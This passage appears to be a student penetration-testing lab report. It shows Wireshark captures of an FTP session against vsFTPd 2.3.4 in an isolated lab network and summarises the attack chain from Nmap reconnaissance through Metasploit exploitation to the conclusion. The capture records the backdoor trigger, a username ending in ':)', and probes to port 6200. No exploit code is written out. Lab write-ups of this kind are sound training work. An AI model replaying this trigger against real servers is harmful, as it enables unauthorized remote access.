- Ethernet II, Src: PCSSystemtec_62:dc:21 (08:00:27:62:dc:21), Dst: PCS... (08:00:27:62:dc:21)
- Internet Protocol Version 4, Src: 192.168.56.101, Dst: 192.168.56.102
- Transmission Control Protocol, Src Port: 21, Dst Port: 32963, Seq: 1, Len: 86
- File Transfer Protocol (FTP)

The packet bytes pane shows the raw data in hexadecimal and ASCII:

```

0000  08 00 27 62 1f 5d 08 00  27 62 dc 21 08 00 45 00  ...]...b!
0010  c2 f4 c0 a8 38 65 c0 a8  c2 f4 c0 a8 38 65 c0 a8  ...H...@...8
0020  38 66 00 15 80 c3 ee d3  7a 15 bf 3f 81 86 80 18  8f ...z...?
0030  00 5b 48 c1 00 00 01 61  08 0a 00 50 ff 8a 16 83  [H...P
0040  9d 73 32 32 30 20 28 76  73 46 54 50 64 20 32 2e  ...s220 (v
0050  33 2e 34 29 8d 0a  ...3.4)
  
```

The status bar at the bottom shows: wireshark_eth009BXR3.pcapng, Packets: 443 - Displayed: 9 (2.0%) - Dropped: 0 (0.0%) - Profile: Default

No.	Time	Source	Destination	Protocol	Length	Info
25	264.282867033	192.168.56.102	192.168.56.101	TCP	74	44785 → 6200 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
26	264.283252479	192.168.56.101	192.168.56.102	TCP	60	6200 → 44785 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
27	264.287553420	192.168.56.102	192.168.56.101	TCP	74	32963 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TS
28	264.287826159	192.168.56.101	192.168.56.102	TCP	74	21 → 32963 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SA
29	264.287852772	192.168.56.102	192.168.56.101	TCP	66	32963 → 21 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=377724275
30	264.290899730	192.168.56.101	192.168.56.102	FTP	86	Response: 220 (vsFTPd 2.3.4)
31	264.290934497	192.168.56.102	192.168.56.101	TCP	66	32963 → 21 [ACK] Seq=1 Ack=21 Win=64512 Len=0 TSval=37772427
32	264.302493339	192.168.56.102	192.168.56.101	FTP	74	Request: USER U
33	264.302959333	192.168.56.101	192.168.56.102	TCP	66	21 → 32963 [ACK] Seq=21 Ack=9 Win=5824 Len=0 TSval=5308299 T
34	264.303124269	192.168.56.101	192.168.56.102	FTP	100	Response: 331 Please specify the password.
35	264.303369351	192.168.56.102	192.168.56.101	TCP	66	32963 → 21 [FIN, ACK] Seq=9 Ack=55 Win=64512 Len=0 TSval=377
36	264.303723932	192.168.56.101	192.168.56.102	FTP	76	Response: 500 OOPS:
37	264.303769097	192.168.56.102	192.168.56.101	TCP	54	32963 → 21 [RST] Seq=10 Win=0 Len=0
38	264.304035253	192.168.56.101	192.168.56.102	FTP	96	Response: vsf_sysutil_recv_peek: no data
39	264.304048982	192.168.56.102	192.168.56.101	TCP	54	32963 → 21 [RST] Seq=10 Win=0 Len=0
40	264.313968041	192.168.56.102	192.168.56.101	TCP	74	39893 → 6200 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
41	264.314359995	192.168.56.101	192.168.56.102	TCP	60	6200 → 39893 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42	264.320224553	192.168.56.102	192.168.56.101	TCP	74	46467 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TS
43	264.320653980	192.168.56.101	192.168.56.102	TCP	74	21 → 46467 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SA
44	264.320691107	192.168.56.102	192.168.56.101	TCP	66	46467 → 21 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=423681272
45	264.323645448	192.168.56.101	192.168.56.102	FTP	86	Response: 220 (vsFTPd 2.3.4)
46	264.323679473	192.168.56.102	192.168.56.101	TCP	66	46467 → 21 [ACK] Seq=1 Ack=21 Win=64512 Len=0 TSval=42368127
47	264.327477406	192.168.56.101	192.168.56.102	FTP	80	Request: USER Spaeq:)
48	264.32749081	192.168.56.101	192.168.56.102	TCP	66	21 → 46467 [ACK] Seq=21 Ack=15 Win=5824 Len=0 TSval=5308302
49	264.328195534	192.168.56.101	192.168.56.102	FTP	100	Response: 331 Please specify the password.
50	264.332321936	192.168.56.102	192.168.56.101	FTP	75	Request: PASS 86

Frame 91: Packet, 2962 bytes on wire (23696 bits), 2962 bytes captured
 Ethernet II, Src: PCSSystemtec_d1:f8:5d (08:00:27:d1:f8:5d), Dst: PCS:
 Internet Protocol Version 4, Src: 192.168.56.102, Dst: 192.168.56.101
 Transmission Control Protocol, Src Port: 8080, Dst Port: 36365, Seq: 4

Transmission Control Protocol: Protocol

Packets: 443 · Displayed: 402 (90.7%) · Dropped: 0 (0.0%) · Profile: Default

No.	Time	Source	Destination	Protocol	Length	Info
4	27.387636106	192.168.56.102	192.168.56.101	ICMP	98	Echo (ping) request id=0x3af0, seq=1/256, ttl=64 (reply in
5	27.387886521	192.168.56.101	192.168.56.102	ICMP	98	Echo (ping) reply id=0x3af0, seq=1/256, ttl=64 (request i
6	28.416367159	192.168.56.102	192.168.56.101	ICMP	98	Echo (ping) request id=0x3af0, seq=2/512, ttl=64 (reply in
7	28.416715206	192.168.56.101	192.168.56.102	ICMP	98	Echo (ping) reply id=0x3af0, seq=2/512, ttl=64 (request i
8	29.427771340	192.168.56.102	192.168.56.101	ICMP	98	Echo (ping) request id=0x3af0, seq=3/768, ttl=64 (reply in
9	29.428165976	192.168.56.101	192.168.56.102	ICMP	98	Echo (ping) reply id=0x3af0, seq=3/768, ttl=64 (request i
10	30.450989004	192.168.56.102	192.168.56.101	ICMP	98	Echo (ping) request id=0x3af0, seq=4/1024, ttl=64 (reply in
11	30.451390486	192.168.56.101	192.168.56.102	ICMP	98	Echo (ping) reply id=0x3af0, seq=4/1024, ttl=64 (request
12	31.474803008	192.168.56.102	192.168.56.101	ICMP	98	Echo (ping) request id=0x3af0, seq=5/1280, ttl=64 (reply in
13	31.475121868	192.168.56.101	192.168.56.102	ICMP	98	Echo (ping) reply id=0x3af0, seq=5/1280, ttl=64 (request
25	264.282867033	192.168.56.102	192.168.56.101	TCP	74	44785 → 6200 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
26	264.283252479	192.168.56.101	192.168.56.102	TCP	60	6200 → 44785 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
27	264.287553420	192.168.56.102	192.168.56.101	TCP	74	32963 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TS
28	264.287826159	192.168.56.101	192.168.56.102	TCP	74	21 → 32963 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SA
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30	264.290899730	192.168.56.101	192.168.56.102	FTP	86	Response: 220 (vsFTPd 2.3.4)
31	264.290934497	192.168.56.102	192.168.56.101	TCP	66	32963 → 21 [ACK] Seq=1 Ack=21 Win=64512 Len=0 TSval=37772427
32	264.302493339	192.168.56.102	192.168.56.101	FTP	74	Request: USER U
33	264.302959333	192.168.56.101	192.168.56.102	TCP	66	21 → 32963 [ACK] Seq=21 Ack=9 Win=5824 Len=0 TSval=5308299 T
34	264.303124269	192.168.56.101	192.168.56.102	FTP	100	Response: 331 Please specify the password.
35	264.303369351	192.168.56.102	192.168.56.101	TCP	66	32963 → 21 [FIN, ACK] Seq=9 Ack=55 Win=64512 Len=0 TSval=377
36	264.303723932	192.168.56.101	192.168.56.102	FTP	76	Response: 500 OOPS:
37	264.303769097	192.168.56.102	192.168.56.101	TCP	54	32963 → 21 [RST] Seq=10 Win=0 Len=0
38	264.304035253	192.168.56.101	192.168.56.102	FTP	96	Response: vsf_sysutil_recv_peek: no data
39	264.304048982	192.168.56.102	192.168.56.101	TCP	54	32963 → 21 [RST] Seq=10 Win=0 Len=0

Frame 91: Packet, 2962 bytes on wire (23696 bits), 2962 bytes captured
 Ethernet II, Src: PCSSystemtec_d1:f8:5d (08:00:27:d1:f8:5d), Dst: PCS:
 Internet Protocol Version 4, Src: 192.168.56.102, Dst: 192.168.56.101
 Transmission Control Protocol, Src Port: 8080, Dst Port: 36365, Seq: 4

wireshark_eth009BXR3.pcapng

Packets: 443 · Displayed: 412 (93.0%) · Dropped: 0 (0.0%) · Profile: Default

7. Module 5 – Full Attack Chain Documentation

Entry Point

The attacker discovered that the FTP service was running **vsFTPd 2.3.4**, a version known to contain a malicious backdoor.

↓

Reconnaissance

Nmap version detection identified the vulnerable service.

↓

Exploitation

Metasploit exploited the FTP backdoor and obtained remote access.

↓

Post Exploitation

System enumeration was performed to gather operating system and user information.

↓

Network Analysis


Wireshark captured the FTP authentication sequence and exploit-related packets.

↓

Impact

A vulnerable FTP service allowed unauthorized remote access, demonstrating how outdated software can result in complete system compromise.

Attack Chain Diagram



8. Conclusion

This task demonstrated a complete penetration testing workflow, beginning with the identification of a vulnerable FTP service and progressing through exploitation, post-exploitation activities, and network traffic analysis. The Metasploit Framework successfully exploited the known backdoor in **vsFTPD 2.3.4**, while Wireshark provided visibility into the communication occurring during the attack. The exercise highlights the importance of maintaining updated software versions and replacing insecure protocols such as FTP with secure alternatives.